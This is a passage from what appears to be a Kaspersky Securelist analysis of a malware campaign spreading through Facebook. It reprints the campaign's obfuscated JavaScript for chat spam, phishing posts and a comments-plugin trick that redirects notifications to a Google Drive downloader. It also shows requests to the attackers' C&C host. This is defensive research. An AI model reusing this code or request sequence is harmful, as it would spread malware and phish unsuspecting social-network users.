_user=100012560025411&__a=1&__dyn=&__req=1&ttstamp=&__rev=2425895
```

The response payload includes the generated access token and the time until expiration (in seconds).

```
HTTP/1.1 200 OK

...

Content-Length: 567

for
(;;);{"__ar":1,"payload":null,"jsmods":{"require":[["ServerRedirect","redirectPageTo",[],["f
bconnect:\/\/success#access_token=EAABwzLixnjYBAKqbt7k0WRjvR4RlWOVu7UZCrW1FqswMZBlgvZBfuAmNj
Ab8yJMGl4yZCjjFc4Lv8gAf25RcGFZAt47xM9ZBObZCVzFzMOqJvbCCMHiQVdTux8rCuQIP7jVSE2NVZBnqZCZCUKDH9
YTAQMhmDuaPZAuxJx7Ruzoel1izUFBuPQDLvJL&expires_in=5353",true],[]]]},"js":["q0abx"],"bootload
able":{},"resource_map":{"q0abx":{"type":"js","src":"https:\/\/fbstatic-
a.akamaihd.net\/rsrc.php\/v2i-F-
4\/yi\/l\/en_US\/mFmrEHotYoA.js","crossOrigin":1}},"ixData":{},"lid":"6303121548162546088"}
```

How to Fail-Safe

The attackers have taken into account the possibility of Facebook users not clicking on the notification or even a case where the notification has failed/blocked and the potential victim was not aware that they were, allegedly, mentioned in a comment. Looking into the unpacked script it is clear that two other methods exist. One involves posting a link with a watermark of the victim's profile image as background, along with those of a number of their friends, while the other is a chat message sent to the entire friends list.

Posting on Facebook is a multistage process and requires mastering "behind-the-scenes" in order to silently mimic it.

For the sake of the analysis, we will divide it into two main stages:

- Preparing the post
- Posting it on Facebook

The first code block sends a request to one of the C&C servers in order to compile a text message that will be embedded within the image, giving it a legitimate look that will increase its credibility among potential users. To fetch the text, the C&C is required to get some basic Facebook information about the victim, hence the request will include the victim's Facebook ID (highlighted in yellow)

```
GET https://corneliuspettus.com/g2.php?i=1&id=100012560025411 HTTP/1.1

Host: corneliuspettus.com
```


The response will then return a number of strings that will be used in the image, along with the links that a potential victim is supposed to click in order to download the JSE Trojan file.

```
HTTP/1.1                                    200                                    OK
...

Server: cloudflare-nginx

CF-RAY: 2bcb615465603524-LHR

Content-Length: 1411

{"la": ["Top visitors to", "Look at yours now", "visits"], "st": 0,"html":
"https://www.googledrive.com/host/0B1QnPWBq7G22RmdpVFViOFR5M0E", "time": "1467499607", "sv":
"1467545442", "ch": 30, "dev": ["1"], "appid": "", "v":
"WyJqZmlwaWZva2NuaGFjbG5vZ29wZmRqZW5qam1qaWhmcCJd", "appid2": "", "e": 8, "p": "SUw=", "b":
"0", "se": "", "o":
["https://www.googledrive.com/host/0B1QnPWBq7G22SXotc1ZBcFJheWM","https://www.googledrive.co
m/host/0B1QnPWBq7G22c19jYXg3bVdZTVk","https://www.googledrive.com/host/0B1QnPWBq7G22c2IxWnF2
Q1hyM28","https://www.googledrive.com/host/0B1QnPWBq7G22Z3RLS2JWdEU0aWs","https://www.google
drive.com/host/0B1QnPWBq7G22WnhmOEd1WXpzX0k"]}
```

In the response we see an array of strings in English. In our case our Facebook user was configured as an American and the default language was English. We noticed that for other profiles we get the string in different languages, meaning that our attackers might have stumbled upon a language barrier when analyzing their distribution statistics and decided to implement localization.

The next step chosen by the attacker is to post an image along with the malicious link generated earlier and point to the victim's Google Drive.

To do so, the attacker uses their permissions on the Facebook API to send an FQL query and retrieve the images of up to 8 friends. By doing so they will be able to create an image that might draw the target's attention. An example we used to see on social networks such as this one was the "who watched your profile" scam. This type of post usually arouses the curiosity of users and they generally take the bait.



Phishing post on the victim's timeline

If no Mention, then I will Chat Spam

The fail-safe mechanism introduces an invite to a Facebook chat that allows the attacker to “spam” the entire victim’s friends list with TinyURL links should they fail to properly tag and lure them with the “mention” notification. To arrange the chat the attacker uses the client-side to generate the message batch:

```
sendMessage: function(U, C, t, K, z) {
            var k = "ur",
                N = 960,
                B = "link",
                p = function() {
                    U = U + U2e.d8O + globalFunction["chain"](U2e.x8O);
                };
            p();
            U = gF["Drive"][B](U);
            …

$["ajax"]({
        url: 'https://www.facebook.com/message_share_attachment/fromURI/?dpr=1',
        type: 'POST',
        async: true,
        data: W,
        importData: importData,
        complete: function(b) {
          var X = "slice",
          n = "getMinutes",
          I = "getHours",
          f = "banword",
          F = "finalWord",
          O = "visits",
          G = "tagged",
          V = "importData";
        this[V]["name"] = gF["returnName"](this[V][G]);
        this[V][O] = globalFunction["random"](100, 9999);
        this[V][F] = globalFunction[f](fbData["lang"][2]);
        var c = {
          "message_batch[0][action_type]": "ma-type:user-generated-message",
          "message_batch[0][thread_id]": "",
          "message_batch[0][author]": "fbid:" + fb["user_id"],
          "message_batch[0][author_email]": "",
          "message_batch[0][timestamp]": Date["now"](),
          "message_batch[0][timestamp_absolute]": "Hoy",
          ...
```

Later, the message is prepared and sent:

```
mChat: function(V, c, U) {
            var C = "z",
                t = "message",
                K = '€,´,€,´,水,Д,Є',
                z = "T0U",
                k = "N0U",
                N = "R0U",
                B = "isgd",
                p = "z0U",
                W = "C0U",
                H = "mc2",
                …
for (uuuu = 0; U2e[N](uuuu, shareArr.length); uuuu++) {
                var j = function() {
                    var e = "/&";
                    send = send + e + gF["chain"](gF["random"](U2e.j8O, U2e.v4O))["toLowerCase"]();
                },
                ...
            }
            j();
            console["log"](send);
            mData = {
                "charset_test": K,
                "tids": U2e.Z5O,
                "wwwupp": U2e.X4O,
                "body": send,
                "waterfall_source": t,
                "m_sess": U2e.Z5O,
                "fb_dtsg": fb["user_dtsg"],
                "__dyn": U2e.Z5O,
                "__req": C,
                "__ajax__": U2e.Z5O,
                "__user": fb["user_id"],
            };
            J(shareArr);
            $["ajax"]({
                url: 'https://m.facebook.com/messages/send/?icm=1&refid=12',
                type: 'POST',
```


```
                    async: true,
                    data: mData,
                    complete: function() {
                        cookies.save(fb["user_id"] + "_sc" + fb["cache"], 1, 1);
                    }
                });
            }
```

Red is the TinyURL object that had been generated specifically for embedding in the chat.

Purple is the random string of characters in lowercase that is appended to the TinyURL right after an appended ampersand.

Blue is the POST request parameters.

Orange is the request which contains the required parameters and is sent as POST message from the mobile interface.




TinyURL "sent from mobile", appended with random lowercase characters

It all Boils Down to This!

The ultimate goal of this script is to create a mention notification that takes the targeted user outside Facebook to a Google Drive link that downloads the JSE downloader.


Since a regular mention in a Facebook comment notifies the targeted user with a notification that takes them to the specific comment, it could not be used to achieve his goal.

Facebook has a plugin system to allow third party websites to implement the Facebook commenting system in their website.



By leveraging the comment plugin, we can create notifications that send the targeted user outside of Facebook to the page where the comments are shown.

For example, if two friends comment on the same website, they get a notification that their friend also commented on that website, and when they click on the notification they will be redirected to that website without any warning.



In a test, two profiles which are friends on Facebook commented on a Facebook plugin which we created with the URL of Dropbox.com. As you can see, the notification takes us to Dropbox.com.

```
https://www.facebook.com/l.php?u=https%3A%2F%2Fwww.dropbox.com%2Fs%2Fktmaf1xbkn41uod%2FTargetFile%3Fdl%3D0&h=lAQE0gSdj&s=1&enc=AZPo6OZ9YEsDrVJJhDdm-V038t39jqPVCOwbS_dg18yIzvcYl0oxtsWjLxY4xxlwPespqMFhkyZm0J-fL22LX9x3Wp7GwmbfA59kP_qMkWW1EA
```

The first step of the attack is to initialize a request to the comments plugin:

```
https://www.facebook.com/plugins/feedback.php?api_key=113869198637480&href=https%3A%2F%2Fdrive.google.com%2Fopen%3Fid%3D0B9oildoVHiNxVE10X2pXM3lLOUU
```

**The API key used here is a testing API key from Facebook.

The next step is creating a comment on the plugin:

```
url:            "https://www.facebook.com/plugins/comments/async/createComment/"          +
this["commentData"][K] + "/?dpr=2",

type: "POST",

async: true,

headers: {

   "content-type": "application/x-www-form-urlencoded"

},

commentData: this.commentData,

data: {
```

```
    app_id: 113869198637480,
    av: fb["user_id"],
    text: gF["chain"](20)["toLowerCase"](),
    attached_photo_fbid: 0,
    attached_sticker_fbid: 0,
    post_to_feed: "false",
    __user: fb["user_id"],
    __a: 1,
    __dyn: "5UjKUlzu0wEdoyGzEy4--C11wnooyUnwgUbErxW5Ex3ocUqz8Kaxe3KezU4i3K5Uy5ob8qx248sw",
    __req: 4,
    __pc: "EXP1:DEFAULT",
    fb_dtsg: fb["user_dtsg"],
    ttstamp: fb["tts"],
    __rev: fb["rev"],
    __sp: 1
}
```

```
POST        https://www.facebook.com/plugins/comments/async/createComment/400539608410/?dpr=1
HTTP/1.1
Host: www.facebook.com
Connection: keep-alive
Origin: https://www.facebook.com
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer:
https://www.facebook.com/plugins/feedback.php?api_key=113869198637480&href=http://walla.co.i
l

app_id=113869198637480&av=100012560025411&text=hola%20amigos&attached_photo_fbid=0&attached_
sticker_fbid=0&post_to_feed=true&__user=100012560025411&__a=1&__dyn=5UjKUiGdU4e3W3m8GEW8xdLF
wgo5S68K5U4e2W6Uuxq8gS3e6EObyEjwXzE-14wXwwxm17x248swpUO6Egx6&__req=3&__be=-
1&__pc=PHASED%3ADEFAULT&fb_dtsg=AQGkQTnhoYpF%3AAQHZ1uwE80VH&ttstamp=2658171107818411010411181
911270586581729049117119695648867 2&__rev=2438780&__sp=1
```

After the comment is posted, another request to https://www.facebook.com/plugins/comments is executed to get the comment properties:

```
this.commentData["share_id"]     =     globalFunction["between"]('"commentIDs":["',     '"',
f["responseText"])["split"]("_")[1]; // 400539608410_10153962897128411
```

Once we get the **share_id**, we go back to the internal Facebook API and start gathering data to create a new comment:

```
post_params = {
"ft_ent_identifier": this["commentData"]["share_id"],
"comment_text": gF["chain"](10)["toLowerCase"](),
"source": 21,
"client_id": Date["now"]() + ":" + Math["floor"](U2e[F](Date["now"](), 1000)),
"session_id": globalFunction["chain"](8)["toLowerCase"](),
"comment_text": "Array of tagged friends"
}
url: "https://www.facebook.com/ufi/add/comment/?dpr=1",
type: "POST",
async: true,
headers: {
   "content-type": "application/x-www-form-urlencoded"
}
```

We see that they use the **share_id** of the comment from the plugin and inject it into a new regular comment on Facebook. This makes the Facebook link the regular comment to the comment on the Facebook plugin system, thus generating a notification that sends the user to the URL of the plugin system. The last step they execute is editing the comment and setting the **comment_text** to null, thus deleting all traces.

They implement a debug mechanism to see if their exploit was blocked:

```
if (A["responseText"]["indexOf"]("errorSummary") > -1) {
   chrome["runtime"]["sendMessage"]({
       method: 'GET',
       action: 'xhttp',
       url: "https://corneliuspettus.com/g2.php?comment=" + fb["todel"]
   }, function(e) {});
   commentsT;
}
```

Since Facebook has blocked this exploit, newly infected computers are infected with a script that is a bit different, doesn't exploit the comment system, only sends chat messages and uploads posts with generated images.

This is the message we got trying to execute the comment exploit:


```
"errorSummary":"Message Failed"

"errorDescription":"\u003Cul class=\"uiList _4kg _6-h _6-j _6-i\">\u003Cli>This message contains content that has been blocked by our security systems.\u003C\/li>\u003Cli>If you think you&#039;re seeing this by mistake, please \u003Ca href=\"\/help\/contact\/571927962827151?"
```


To sum it up, this tool is very challenging and might contain much more than what we were able to analyze. We do suspect it is sold in the underground as a fully automated phishing weapon and might contain more social networks vulnerabilities exploited in the wild. The most important part is that Facebook and Google had quickly removed the threat and blocked it from infecting more users on their platforms.

Securelist, the resource for Kaspersky Lab experts' technical research, analysis, and thoughts.

Follow us

Kaspersky Lab global Website

Eugene Kaspersky Blog

Kaspersky Lab B2C Blog

Kaspersky Lab B2B Blog

Kaspersky Lab security news service

Kaspersky Lab Academy